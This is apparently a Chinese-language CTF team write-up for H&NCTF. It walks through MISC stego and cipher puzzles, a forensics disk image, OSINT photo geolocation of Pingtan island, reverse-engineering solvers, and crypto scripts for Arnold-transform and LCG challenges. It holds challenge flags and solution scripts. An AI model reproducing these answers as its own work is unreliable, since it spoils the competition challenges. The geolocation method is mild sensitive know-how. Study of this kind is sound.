Bluebud-H&NCTF

MISC

签到

签到

签退


签退

问卷

问卷

星辉骑士

正常解压下来，然后 binwalk 检查




发现藏了 zip，binwalk -e 提取

取出来之后一眼丁真伪加密，修复之后就直接解压

根据之前打福州大学 FCTF 的经验，伪加密压缩包的内容为垃圾邮件编码

直接一个一个试着去解编码



999.txt 中藏着 flag，改一下 flag 的格式，提交就过了

牢小的复仇

/tips 后发现有个 getkey getflag buy，但 buy 需要一堆煤炭和钻石，不多直接挖，然后得到一套神装，挖个深点的坑，推下去放上水打就好了，最后得到一个凋零骷髅头，输入 getkey 就有了

芙宁娜的图片

文字得到

BRAINFUCK/OOK! OBFUSCATION/ENC

This tool can run programs written in the Brainfuck and Ook! programming
output.

It can also take a plain text and obfuscate it as source code of a simp
languages.

All the hard work (like actually understanding how those languages work)
and his Brainfuck interpreter in PHP

O&NPTF{YOu_yepognizeq_the_Couphu's_psog.}

Text to Ook! | Text to short Ook! | Ook! to Text

Text to Brainfuck | Brainfuck to Text

```
1:PNG image, 2013 x 1165, 8-bit/color RGBA, non-in
2:Zlib compressed data, default compression
◆图片LSB row信息:
-----------------------------------------------
RGB:key:H&N2025........
BRG:....$.5X..R.........
RBG:f..VH%.4(R3........
BGR:..|...X....@........
GRB:.h.9$..RO)X.........
GBR:...T....(D.@........
RGO:6{"d........
ROB:J=j..Hi ........
OGB:..,..HC.........
```

图片得到

维吉尼亚

维吉尼亚密码加密解密

O&NPTF{YOu_yepognizeq_the_Couphu's_psog.}


密钥 H&N2025 加密 解密 清空

H&GIMY{R0n_rxihzgbsxj_max_Vhnian'l_ilhz.}


Forensics

ez_game


挂载后发现有个 readme




然后找到了图片和一个叫 hhhh 的文件发现很大，明显是用 vc 解密，key.jpg 是文件密钥挂盘后发现一个虚拟机，直接挂盘看看有什么，Linux 先看历史命令



发现这个，在之前那个盘里面还发现了一个压缩包文件



密码就是上面发现的 “~!@#$%^&*()_+“得到 flag



OSINT

Chasing Freedom 1


时间直接检查照片属性

有蓝眼泪的地方有很多

但是看船号，闽平渔 65599，基本上可以确定是福建平潭

根据照片中的人物所处的位置，基本上可以确定这里是有一个突起于海滩的礁石或者是人造物

打开地图，一个一个找



平潭岛上每一个有突起的地方我都找了一遍，最后发现丁鼻垄是可以过关的

Chasing Freedom 2

年末去哪玩？距离福州车程90分钟，平潭东痒岛游玩攻略！_北村

访问 >

搜狐

年末去哪玩？距离福州···

gs.ctrip.com

平潭东庠岛游玩攻略-东···

拍摄日期为 5 月 4 日识图发现是平漳东庠，后面发现有个灯塔得到 H&NCTF{0504-东庠岛灯塔}

Chasing Freedom 3

搜索岚庠渡发现

当前位置：平潭时报 >> 第4242期 >> 002版 海坛观潮 返回

上一篇 下一篇 放大 适中 缩小

开展节前检查　保障安全出行

融媒体记者　蔡曦媛

2024.09.10

本报讯（融媒体记者　蔡曦媛）4日，平潭海事局组织开展中秋节前客渡船安全检查行动，保障广大群众出行安全。

在流水码头，平潭海事局执法人员先后对“岚庠渡2号”“岚庠渡3号”客渡船的救生、消防和通信导航设备等情况进行检查，确保辖区客渡船在旅游高峰期做到船舶适航、船员适任。

针对发现的问题，执法人员已督促相关责任人落实整改措施，并持续跟踪复查，确保问题得到有效解决。后续，平潭海事局将持续开展客渡船安全检查，强化渡口码头等重点水域现场巡查力度，进一步维护辖区通航安全。

（全文共228字）

分享到：

测试发现 flag 为 H&NCTF{0504-流水码头-岚庠渡 3 号}

REV

签到 re

ida 分析，可以看见主要的加密是


```
    a3[0] = a2[0] * a1 + BYTE1(a1) * a2[1];
    a3[1] = (a2[0] * BYTE2(a1) + HIBYTE(a1) * a2[1]) % 256;

```

加密结果是固定的 byte_4080，自然而然的想到 z3 一把梭，ai 搓个脚本吧

```python
from z3 import *

#  固定的密钥字符串和它的种子 key 计算函数
def sub_11B9(key_str: str) -> int:
    import hashlib
    h = hashlib.sha256(key_str.encode()).digest()
    b0 = h[0] | 1
    w = int.from_bytes(h[1:3], 'little') & 0xFEFE
    b3 = h[3] | 1
    return (b3 << 24) | (w << 8) | b0

# sub_13AC 模拟
def sub_13AC(a1, a2_0, a2_1):
    b0 = a1 & 0xFF
    b1 = (a1 >> 8) & 0xFF
    b2 = (a1 >> 16) & 0xFF
    b3 = (a1 >> 24) & 0xFF

    r0 = a2_0 * b0 + b1 * a2_1
    r1 = (a2_0 * b2 + b3 * a2_1) % 256
    return r0, r1

#  固定种子 key
seed_key = sub_11B9("MySecretKey123!")
print(f"seed_key: 0x{seed_key:08x}")

# byte_4080 的加密结果（前 4 字节是长度信息）
enc_bytes = bytes([
    0x00, 0x00, 0x00, 0x25, 0x0C, 0xE2, 0x70, 0x89,
    0x98, 0xB2, 0xBB, 0xE4, 0x94, 0xA0, 0x95, 0xAC,
    0x38, 0x92, 0x22, 0xF8, 0x0E, 0x7B, 0x76, 0x1A,
    0x66, 0xC8, 0x03, 0x05, 0x2E, 0x7D, 0xA1, 0x04,
    0x3D, 0xC0, 0x62, 0xFE, 0x66, 0x67, 0x02, 0x87,
```


justgame

载入 IDA



```
unsigned __int64 n15; // rax
char s1_[264]; // [rsp+0h] [rbp-138h] BYREF
unsigned __int64 v12; // [rsp+108h] [rbp-30h]

v12 = __readfsqword(0x28u);
__printf_chk(1, "please input number/n", a3);
n7 = ::n7;
while ( 1 )
{
  if ( n7 == 7 )
  {
    s2 = p_n15;
    n9 = ::n9;
    n15 = 15;
    if ( p_n15 != (char *)&::n15 )
      n15 = ::n15;
    if ( ::n9 + 1LL > n15 )
    {
      std::string::_M_mutate(&p_n15, ::n9, 0, 0, 1);
      s2 = p_n15;
    }
    s2[n9] = 'g';
    ::n9 = n9 + 1;
    p_n15[n9 + 1] = 0;
  }
  else
  {
    while ( !sub_2020() )
      ;
  }
  dfrghumrxuqh = "dfrghumrxuqh|";
  s1 = s1_;
  n7 = ::n7 + 1;
  n100 = 100;
  ++::n7;
  do
  {
    ++s1;
    ++dfrghumrxuqh;
    *(s1 - 1) = n100 - 3;
    n100 = *dfrghumrxuqh;
  }
  while ( *dfrghumrxuqh );
  s2_1 = p_n15;
  *s1 = 0;
  if ( !strcmp(s1_, s2_1) )
00001BB6 main:41 (1BB6)
```

若某个操作执行超过次数 7，则往缓冲区里补充'g'，不知道是做什么的，先放着



```
v12 = __readfsqword(0x28u);
__printf_chk(1, "please input number/n", a3);
n7 = ::n7;
while ( 1 )
{
  if ( n7 == 7 )
  {
    s2 = ::s2;
    v9 = qword_2052A8;
    n15 = 15;
    if ( ::s2 != (char *)&::n15 )
      n15 = ::n15;
    if ( qword_2052A8 + 1 > n15 )
    {
      std::string::_M_mutate(&::s2, qword_2052A8, 0, 0, 1);
      s2 = ::s2;
    }
    s2[v9] = 103;
    qword_2052A8 = v9 + 1;
    ::s2[v9 + 1] = 0;
  }
  else
  {
    while ( !(unsigned __int8)sub_2020() )
      ;
  }
  dfrghumrxuqh = "dfrghumrxuqh|";
  s1 = s1_;
  n7 = ::n7 + 1;
  n100 = 100;
  ++::n7;
  do
  {
    ++s1;
    ++dfrghumrxuqh;
    *(s1 - 1) = n100 - 3;
    n100 = *dfrghumrxuqh;
  }
  while ( *dfrghumrxuqh );
  s2_1 = ::s2;
  *s1 = 0;
  if ( !strcmp(s1_, s2_1) )
    sub_3720();
}
}
00001BB6 main:41 (1BB6)
```

对每个字符进行了-3 的操作

```rust
fn main() {
    let enc = "dfrghumrxuqh|";
    let mut out = String::new();

    for c in enc.chars() {
        print!("{}", c);
        out.push((c as u32 - 3) as u8 as char);
    }
    println!("");
    println!("{}", out);
}
```

rust 写一个

输出`acoderjourney`，提交发现不正确


进入`sub_2020()`函数看看

代码很长，先找找有没有好分析的地方

```
if ( n10_1 != 10 )
{
  if ( (unsigned int)std::string::compare(nptr, "011001") )
    goto LABEL_27;
  sub_1DF0();
  goto LABEL_72;
}
```

注意到此处，若某个字符串与`011001`相同，则执行`sub_1DF0()`函数

而`sub_1DF0()`函数会输出一些内容，先运行程序试试



果然`sub_1DF0()`函数输出了一些东西

尝试输入 8 次

```
➜  justgame ./justgame.out
please input number/n> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current: g
>
```

可见输出了'g'，所以这个函数应该是用来输出缓冲区内容的函数

`sub_2020()`函数中有多处`stoi`函数，将输入的字符串数字转为整形数字

经测试

```
> 011001
Current: g
> 1
> 011001
Current: g
> 2
> 011001
Current: g
> 3
> 011001
Current: g
> 4
> 011001
Current: gf
> 4
> 011001
Current: gff
> 5
> 011001
Current: gfe
> 6
> 011001
Current: gfh
> 7
> 011001
Current: gfha
> 7
> 011001
Current: gfhaa
> 8
> 011001
Current: gfhaa
> 9
```

提取出关键有用的数字，拼凑`acoderjourney`


```
4 -> +'f'
5 -> -1
6 -> +3
10 -> +'m'
15 -> +'r'
13 -> 删除末尾一个字符
```

exp

创建实例

先输入 8 个`011001`把 g 压入缓冲区，再通过上面的操作拼凑出`acoderjourney`

```
please input number/n> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current:
> 011001
Current: g
> 5
> 5
> 5
> 5
> 5
> 5
> 011001
Current: a

....

> 011001
Current: acoderjo
> 15
> 6
> 6
> 011001
```



Crypto

哈基 coke

这个真的是 gpt 一把梭哈了

```python
import cv2
import numpy as np

def arnold_decode(image, shuffle_times, a, b):
    """ Arnold inverse shuffle for RGB image
    Args:
        image: input encoded RGB image
        shuffle_times: how many times it was shuffled
    Returns:
        Decoded image
    """
    h, w = image.shape[:2]
    N = h
    arnold_image = np.zeros_like(image)

    # 逆 Arnold 变换矩阵
    for time in range(shuffle_times):
        for x in range(h):
            for y in range(w):
                ori_x = ((b * a + 1) * x - b * y) % N
                ori_y = (-a * x + y) % N
                arnold_image[ori_x, ori_y, :] = image[x, y, :]

        image = np.copy(arnold_image)

    cv2.imwrite('decoded_flag.png', arnold_image, [int(cv2.IMWRITE_PNG_COMPRESSION), 0])
    return arnold_image

# 解密主逻辑
encoded_img = cv2.imread('en_flag.png')
decoded_img = arnold_decode(encoded_img, 6, 9, 1)

```

lcgp

lcg+dlp，很简单的板子

```
from math import gcd
from functools import reduce
from Crypto.Util.number import inverse

def recover_modulus(states):
    diffs = [s2 - s1 for s1, s2 in zip(states, states[1:])]
    zeroes = []
    for i in range(len(diffs) - 2):
        x = diffs[i + 2] * diffs[i] - diffs[i + 1] ** 2
        zeroes.append(abs(x))
    return reduce(gcd, zeroes)

def recover_lcg_params(states, m):
    s0, s1, s2 = states[:3]
